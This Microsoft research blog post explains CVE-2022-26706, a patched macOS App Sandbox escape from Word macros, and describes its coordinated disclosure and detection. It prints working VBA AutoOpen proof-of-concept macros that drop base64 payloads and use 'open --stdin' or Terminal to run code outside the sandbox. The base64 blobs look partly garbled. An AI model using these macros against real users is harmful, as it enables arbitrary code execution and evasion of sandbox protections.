

Uncovering a macOS App Sandbox escape vulnerability: A deep dive into CVE-2022-26706

microsoft.com/security/blog/2022/07/13/uncovering-a-macos-app-sandbox-escape-vulnerability-a-deep-dive-into-cve-2022-26706/

July 13, 2022



Microsoft uncovered a vulnerability in macOS that could allow specially crafted codes to escape the App Sandbox and run unrestricted on the system. We shared these findings with Apple through [Coordinated Vulnerability Disclosure \(CVD\)](#) via [Microsoft Security Vulnerability Research \(MSVR\)](#) in October 2021. A fix for this vulnerability, now identified as [CVE-2022-26706](#), was included in the security updates released by Apple on May 16, 2022. Microsoft shares the vulnerability disclosure credit with another researcher, Arsenii Kostromin (0x3c3e), who discovered a similar technique independently.

We encourage macOS users to install these security updates as soon as possible. We also want to thank the Apple product security team for their responsiveness in fixing this issue.

The App Sandbox is Apple's access control technology that application developers must adopt to distribute their apps through the Mac App Store. Essentially, an app's processes are enforced with customizable rules, such as the ability to read or write specific files. The App Sandbox also restricts the processes' access to system resources and user data to minimize the impact or damage if the app becomes compromised. However, we found that specially crafted codes could bypass these rules. An attacker could take advantage of this sandbox escape vulnerability to gain elevated privileges on the affected device or execute malicious commands like installing additional payloads.

We found the vulnerability while researching potential ways to run and detect malicious macros in Microsoft Office on macOS. For backward compatibility, Microsoft Word can read or write files with an “~\$” prefix. Our findings revealed that it was possible to escape the sandbox by leveraging macOS’s Launch Services to run an *open -stdin* command on a specially crafted Python file with the said prefix.

Our research shows that even the built-in, baseline security features in macOS could still be bypassed, potentially compromising system and user data. Therefore, collaboration between vulnerability researchers, software vendors, and the larger security community remains crucial to helping secure the overall user experience. This includes responsibly disclosing vulnerabilities to vendors.

In addition, insights from this case study not only enhance our protection technologies, such as [Microsoft Defender for Endpoint](#), but they also help strengthen the security strategies of software vendors and the computing landscape at large. This blog post thus provides details of our research and overviews of similar sandbox escape vulnerabilities reported by other security researchers that helped enrich our analysis.

How macOS App Sandbox works

In a nutshell, macOS apps can specify sandbox rules for the operating system to enforce on themselves. The App Sandbox restricts system calls to an allowed subset, and the said system calls can be allowed or disallowed based on files, objects, and arguments. Simply put, the sandbox rules are a defense-in-depth mechanism that dictates the kind of operations an application can or can’t do, regardless of the type of user running it. Examples of such operations include:

- the kind of files an application can or can’t read or write;
- whether the application can access specific resources such as the camera or the microphone, and;
- whether the application is allowed to perform inbound or outbound network connections.




Figure 1. Illustration of a sandboxed app, from the App Sandbox [documentation](#) (photo credit: Apple)

Therefore, the App Sandbox is a useful tool for all macOS developers in providing baseline security for their applications, especially for those that have large attack surfaces and run user-provided code. One example of these applications is Microsoft Office.

Sandboxing Microsoft Office in macOS

Attackers have targeted Microsoft Office in their attempts to gain a foothold on devices and networks. One of their techniques is abusing Office macros, which they use in social engineering attacks to trick users into downloading malware and other payloads.

On Windows systems, [Microsoft Defender Application Guard for Office](#) helps secure Microsoft Office against such macro abuse by isolating the host environment using Hyper-V. With this feature enabled, an attacker must first be equipped with a [Hyper-V guest-to-host vulnerability](#) to affect the host system—a very high bar compared to simply running a macro. Without a similar isolation technology and default setting on macOS, Office must rely on the operating system’s existing mitigation strategies. Currently, the most promising technology is the macOS App Sandbox.

Viewing the Microsoft sandbox rules is quite straightforward with the `codesign` utility. Figure 2 below shows the truncated sandbox rules for Microsoft Word:

```

jbo@McJbo ~ % codesign -dv --entitlements - /Applications/Microsoft\ Word.app
Executable=/Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word
Identifier=com.microsoft.Word
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=315902 flags=0x10000(runtime) hashes=9863+5 location=embedded
Signature size=8979
Timestamp=Nov 3, 2021 at 1:43:40 AM
Info.plist entries=51
TeamIdentifier=UBF8T346G9
Runtime Version=11.3.0
Sealed Resources version=2 rules=13 files=26956
Internal requirements count=1 size=180
[Dict]
  [Key] com.apple.application-identifier
  [Value]
    [String] UBF8T346G9.com.microsoft.Word
  [Key] com.apple.developer.aps-environment
  [Value]
    [String] production
  [Key] com.apple.developer.team-identifier
  [Value]
    [String] UBF8T346G9
  [Key] com.apple.security.app-sandbox
  [Value]
    [Bool] true
  [Key] com.apple.security.application-groups
  [Value]
    [Array]
      [String] UBF8T346G9.Office
      [String] UBF8T346G9.ms
      [String] UBF8T346G9.Office0sfWebHost
      [String] UBF8T346G9.OfficeOneDriveSyncIntegration
  [Key] com.apple.security.assets.movies.read-only
  [Value]
    [Bool] true
  [Key] com.apple.security.assets.music.read-only
  [Value]

```

Figure 2. Viewing the Microsoft Word sandbox rules with the codesign utility
 One of the rules dictates the kind of files the application is allowed to read or write. As seen in the screenshot of the syntax below, Word is allowed to read or write files with filenames that start with the “~\$” prefix. The reason for this rule is rooted in the way Office works internally and remains intact for backward compatibility.

```

[Key] com.apple.security.temporary-exception.sbpl
[Value]
  [Array]
    [String] (allow file-read* file-write* (require-all (vnode-type REGULAR-FILE) (regex #"^(~/)~\${^/}+$")) )

```

Figure 3. File read and write sandbox rule for Microsoft Word
 Despite the security restrictions imposed by the App Sandbox’s rules on applications, it’s possible for attackers to bypass the said rules and let malicious codes “escape” the sandbox and execute arbitrary commands on an affected device. These codes could be hidden in a

specially crafted Word macro, which, as mentioned earlier, is one of the attackers' preferred entry points.

Previously reported Office-specific sandbox escape vulnerability

For example, in 2018, [MDSec reported](#) a vulnerability in Microsoft Office on macOS that could allow an attacker to bypass the App Sandbox. As explained in their blog post, MDSec's proof-of-concept (POC) exploit took advantage of the fact that Word could drop files with arbitrary contents to arbitrary directories (even after passing traditional permission checks), as long as these files' filenames began with a "~\$" prefix. This bypass was relatively straightforward: have a specially crafted macro drop a `.plist` file in the user's `LaunchAgents` directory.

The `LaunchAgents` directory is a well-known [persistence mechanism](#) in macOS. PLIST files that adhere to a specific structure describe (that is, contain the metadata of) macOS *launch agents* initiated by the `launchd` process when a user signs in. Since these *launch agents* will be the children of `launchd`, they won't inherit the sandbox rules enforced onto Word, and therefore will be out of the Office sandbox.

Shortly after the above vulnerability was reported, Microsoft deployed a fix that denied file writes to the `LaunchAgents` directory and other folders with similar implications. The said disclosure also prompted us to look into different possible sandbox escapes in Microsoft Word and other applications.

Exploring Launch Services as means of escaping the sandbox

In 2020, several [blog posts](#) described a generic sandbox escape vulnerability in macOS's `/usr/bin/open` utility, a command commonly used to launch files, folders, and applications just as if a user double-clicked them. While `open` is a handy command, it doesn't create child processes on its own. Instead, it performs an inter-process communication (IPC) with the macOS Launch Services, whose logic is implemented in the context of the `launchd` process. Launch Services then performs the heavy lifting by resolving the handler and launching the right app. Since `launchd` creates the process, it's not restricted by the caller's sandbox, similar to how MDSec's POC exploit worked in 2018.

However, using `open` for sandbox escape purposes isn't trivial because the destination app must be registered within Launch Services. This means that, for example, one couldn't run files like `osascript` outside the sandbox using `open`. Our internal offensive security team therefore decided to reassess the `open` utility for sandbox escape purposes and use it in a larger end-to-end attack simulation.

Our obvious first attempt in creating a POC exploit was to create a macro that launches a shell script with the Terminal app. Surprisingly, the POC didn't work because files dropped from within the sandboxed Word app were automatically given the extended attribute

com.apple.quarantine (the same one used by Safari to keep track of internet-downloaded files, as well as by Gatekeeper to block malicious files from executing), and Terminal simply refused to run files with that attribute. We also tried using Python scripts, but the Python app had similar issues running files having the said attribute.

Our second attempt was to use application extensibility features. For example, Terminal would run the default macOS shell (*zsh*), which would then run arbitrary commands from files like `~/.zshenv` before running its own command line. This meant that dropping a `.zshenv` file in the user's home directory and launching the Terminal app would cause the sandbox escape. However, due to Word's sandbox rules, dropping a `.zshenv` file wasn't straightforward, as the rules only allowed an application to write to files that begin with the "`~$`" prefix.

However, there is an interesting way of writing such a file indirectly. macOS was shipped with an application called Archive Utility responsible of extracting archive files (such as ZIP files). Such archives were extracted without any user interaction, and the files inside an archive were extracted in the same directory as the archive itself. Therefore, our second POC worked as follows:

1. Prepare the payload by creating a `.zshenv` file with arbitrary commands and placing it in a ZIPfile. Encode the ZIPfile contents in a Word macro and drop those contents into a file "`~$exploit.zip`" in the user's home directory.
2. Launch Archive Utility with the *open* command on the "`~$exploit.zip`" file. Archive Utility ran outside the sandbox (since it's the child process of `/usr/bin/open`) and was therefore permitted to create files with arbitrary names. By default, Archive Utility extracted the files next to the archive itself—in our case, the user's home directory. Therefore, this step successfully created a `.zshenv` file with arbitrary contents in the user's home directory.
3. Launch the Terminal app with the *open* command. Since Terminal hosted *zsh* and *zsh* ran commands from the `.zshenv` file, the said file could escape the Word sandbox successfully.

```

root@J80-MAC generate # ./gen_macro.py ../../shell_alternative/shell.py

Option Explicit

Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As LongPtr

Sub AutoOpen()

    Dim zip_filename As String
    Dim zip_payload As String
    Dim result As LongPtr
    Dim home_folder As String

    ' Fine-tunables
    ' The zip payload contains the real payload in form of .zshenv that will be extracted to the user's home folder
    zip_filename = "~$poc.zip"
    zip_payload = ""
    zip_payload = zip_payload & "UES0BBQAAAAIAGu8GVPdJSMStwQAAJ4IAAAHAAAAALnpzaGVud01WTZ0LSBC9z6/gMI fdQ8/w0U4MMbEbISi fYgtIAXWTQoG2QCIQEWJif/tmofbYs90TezCUyqIy872Kr9yS
NZ1EiknUrLZCvun4mECmJp1hEA+l+rieSY29CoUskizeN5YR089vsFX0TTugi8oSk1IpEDzJ3MG13sHZu4M2DYiqbanpIDa97Kr6enPW0ddTHbvGcFX1a7ydPPms5YV5xGNrPQ+yLT+tYLHYW109c6i8QshzEXLH9U
pa0F/WE1qQv5Jnw8EMnl sRjUT9nBv0nQyJtE1Uz4ghT0/A02FeoGDA2DYsChk06PVi Jrg2pJgP+SyExWA/XUyJ0qJodLKhzzd41vcJvoEYlogYXjB/vogZ0w0G5jCQ1T/WMvXci/WSML SqLXuF5/G1r8g6X"
zip_payload = zip_payload & "tMFI3tnupa5A15sEcqdiXrPekWEJeA0xd88+z6a2bHCIO1PHJ1Ioullmkh014hpr21agF fzIk0qJEzf+D8ZlDnTFnBpPH0KS6WF817AmIzbunXmJhJgoZ9z2JeREG1peB73qSEt
IHHeuMsl/vRs+yMdlhpBD/5kdzmLmcvXF33pDXD/y6/QMrzieiotRnP/j6LIzfsD2atJllwZewR3t2E8f16y2pIDTRAL tncmZ0zuZDFPu/r5BKPRbkFbto000xxDXjZ5sTHYpZB7JiEliotVpSSL fdQ813HP72p/H7vZ0v
fHynFd3hd+ET7R2X2cB6172q6zAcI9cazS9nsPG904YTV3FnzS2WtyWso1wzvpdcuc/Sv0nIg9Q3zVKT88uY7Da00cH0GboYFV574aU3ZnpCS1Feaq9nz/SxHkAtie+Z1K+A7rhTw7SXU77TBnLreNY4j"
zip_payload = zip_payload & "q387ftUc8+jhV0yCzB5GH7SuvY+eFELXT1LBj3WzAm+zXvjQwT98ZexxUQG0hifR9TgS69m8S2dsLxjHf0ENOLBveSzo1Mca9Kl.jpcDh3sDeLm4zqg9Ye14AXI jwbPWQfBzb/iL
3AJGvPapEImw3UNfr2LxEnehGgX9V0Z3SORIB/jkLaR8LUascuY5yoSAW2CnssIcg14Qnj40KFNIEZ20Z0C3dz1Rb7bFVMzxfC6XiWz2fvdTm3ME8zjWgp6Hq79b4APwmyA7M5/mfrDjpt1+eeQeUuSv7V0xrD8fj8
w40q6SP/6819Q5nECFAMJAAACABrgRIT3Y+T0bcEAACECAA8wAAAAAAAAAAAAAaPTEAAAAALnpzaGVudlBLBQYAAAAAAQABADUAAADcBAAAAA="

    ' Get the real home folder (the HOME env-var points to the sandbox container)
    home_folder = "/Users/" & Environ("USER")

    ' Create the zip file
    result = popen("echo " & zip_payload & " | base64 -d > " & home_folder & "/" & zip_filename & "", "r")

    ' Uncompress - necessary due to "open" doing IPC to escape the sandbox
    result = popen("open -j -a 'Archive Utility' " & home_folder & "/" & zip_filename & "", "r")

    ' Clean-up the zip file
    result = popen("sleep 1; rm -f " & home_folder & "/" & zip_filename & "", "r")

    ' Trigger Terminal
    result = popen("sleep 1; open -j -a Terminal", "r")
End Sub

```

Figure 4. Preparing a Word macro with our sandbox escape for an internal Red Team operation

Perception Point's CVE-2021-30864

In October 2021, Perception Point published a [blog post](#) that discussed a similar finding (and more elegant, in our opinion). In the said post, Perception Point released details about their sandbox escape (now identified as [CVE-2021-30864](#)), which used the following facts:

1. Every sandboxed process had its own *container directory* that's used as a "scratch space." The sandboxed process could write arbitrary files, including arbitrary filenames, to that directory unrestricted.
2. The *open* command had an interesting *-env* option that could set or override arbitrary environment variables for the launched app.


Therefore, Perception Point's POC exploit was cleverly simple:

1. Drop a *.zshenv* file in the container directory. This was allowed because sandbox rules weren't enforced on that directory.
2. Launch Terminal with the *open* command but use the *-env* option to override the *HOME* environment variable to point to the container directory. This made *zsh* consider the user's home directory to be the container directory, and run commands from the planted *.zshenv* file.

Apple has since patched the vulnerability Perception Point reported in the latest version of macOS, Monterey. While we could still create the “~\$exploit.zip” file in the user’s home directory, using *open* to launch the *Archive Utility* on the ZIP file now resulted in it being extracted to the Downloads folder. While this is an interesting behavior, we could no longer use it for sandbox escape purposes.

Final exploit attempt: Revisiting the ‘open’ command

After discovering that Apple has fixed both variants that abuse *.zshenv*, , we decided to examine all the command line options of the *open* command. Soon after, we came across the following:



```
--stdin PATH  
  Launches the application with stdin connected to PATH.
```

Figure 5. The *--stdin* option in the *open* utility as presented by its manual entry. As mentioned earlier, we couldn’t run Python with a dropped *.py* file since Python refuses to run files with the “*com.apple.quarantine*” extended attribute. We also considered abusing the *PYTHONSTARTUP* environment variable, but Apple’s fix to CVE-2021-30864 apparently prevented that option, too. However, *--stdin* bypassed the “*com.apple.quarantine*” extended attribute restriction, as there was no way for Python to know that the contents from its standard input originated from a quarantined file.

Our POC exploit thus became simply as follows:

1. Drop a “~\$exploit.py” file with arbitrary Python commands.
2. Run *open --stdin=~\$exploit.py -a Python*, which runs the Python app with our dropped file serving as its standard input. Python happily runs our code, and since it’s a child process of *launchd*, it isn’t bound to Word’s sandbox rules.

Option Explicit

```
Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal Command As String, ByVal mode As String) As LongPtr
```

Sub AutoOpen()

```
Dim result As LongPtr
Dim payload_base64 As String
Dim home_folder As String
Dim py_payload_path As String

' Set the payload
payload_base64 = "d2l0aCBvcGVuKCCvVXNlcnMvamJvL3B3bmQudHh0Jywgl3cnKS8hcy8mOgogICAgZi53cmI0ZSgncHduZCcpCg=="

' Get the home folder
home_folder = "/Users/" & Environ("USER")

' Write the payload
py_payload_path = home_folder & "~/payload.py"
result = popen("echo " & payload_base64 & " | base64 -d > " & py_payload_path & "", "r")

' Run Python
result = popen("open --stdin=" & py_payload_path & " -a Python", "r")
```

End Sub

Figure 6. Sample minimal POC exploit code

We also came up with a version that's short enough to be a Twitter post:

```
Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal c As String, ByVal m As String) As LongPtr
```

Sub AutoOpen()

```
r = popen("echo b3BlbignL3RtcC9vdXQuZDh0JywndycpLndyaXRlKdwd25kYk=|base64 -d>p;open --stdin=p -a Python", "r")
```

End Sub

Figure 7. "Tweetable" POC exploit

Detecting App Sandbox escapes with Microsoft Defender for Endpoint

Since our initial discovery of leveraging Launch Services in macOS for generic sandbox escapes, we have been using our POC exploits in Red Team operations to emulate end-to-end attacks against [Microsoft Defender for Endpoint](#), improve its capabilities, and challenge our detections. Shortly after our Red Team used our first POC exploit, our Blue Team members used it to train artificial intelligence (AI) models to detect our exploit not only in Microsoft Office but also on any app used for a similar Launch Services-based sandbox escape.

After we learned of Perception Point's technique and created our own new exploit technique (the Python POC), our Red Team saw another opportunity to fully test our own detection durability. Indeed, the same set of detection rules that handled our first sandbox escape vulnerability still turned out to be durable—even before the vulnerability related to our second POC exploit was patched.

The screenshot displays the Microsoft Defender for Endpoint console interface. At the top, the breadcrumb navigation shows 'Devices > McJbo > Office sandbox escape'. Below this, there are controls for the device 'McJbo' with a risk level of 'High' and a user 'jbo'. The main area is titled 'ALERT STORY' and shows a sequence of events: 'launchd' processes, 'xpcproxy' application, and 'Microsoft Word' processes. Two 'Office sandbox escape' alerts are highlighted, both with a risk level of 'High' and status of 'Detected'. The right-hand panel shows 'Alert details' for the selected alert, including category (MITRE ATT&CK Techniques), detection source (Microsoft Defender for Endpoint), and generation time (Nov 22, 2021 9:24:45 AM).

Figure 8. Microsoft Defender for Endpoint detecting Office sandbox escape

For Defender for Endpoint customers, such detection durability feeds into the product’s threat and vulnerability management capabilities, which allows them to quickly discover, prioritize, and remediate misconfigurations and vulnerabilities—including those affecting non-Windows devices—through a unified security console.

[Learn how Microsoft Defender for Endpoint delivers a complete endpoint security solution across all platforms.](#)

Jonathan Bar Or

Microsoft 365 Defender Research Team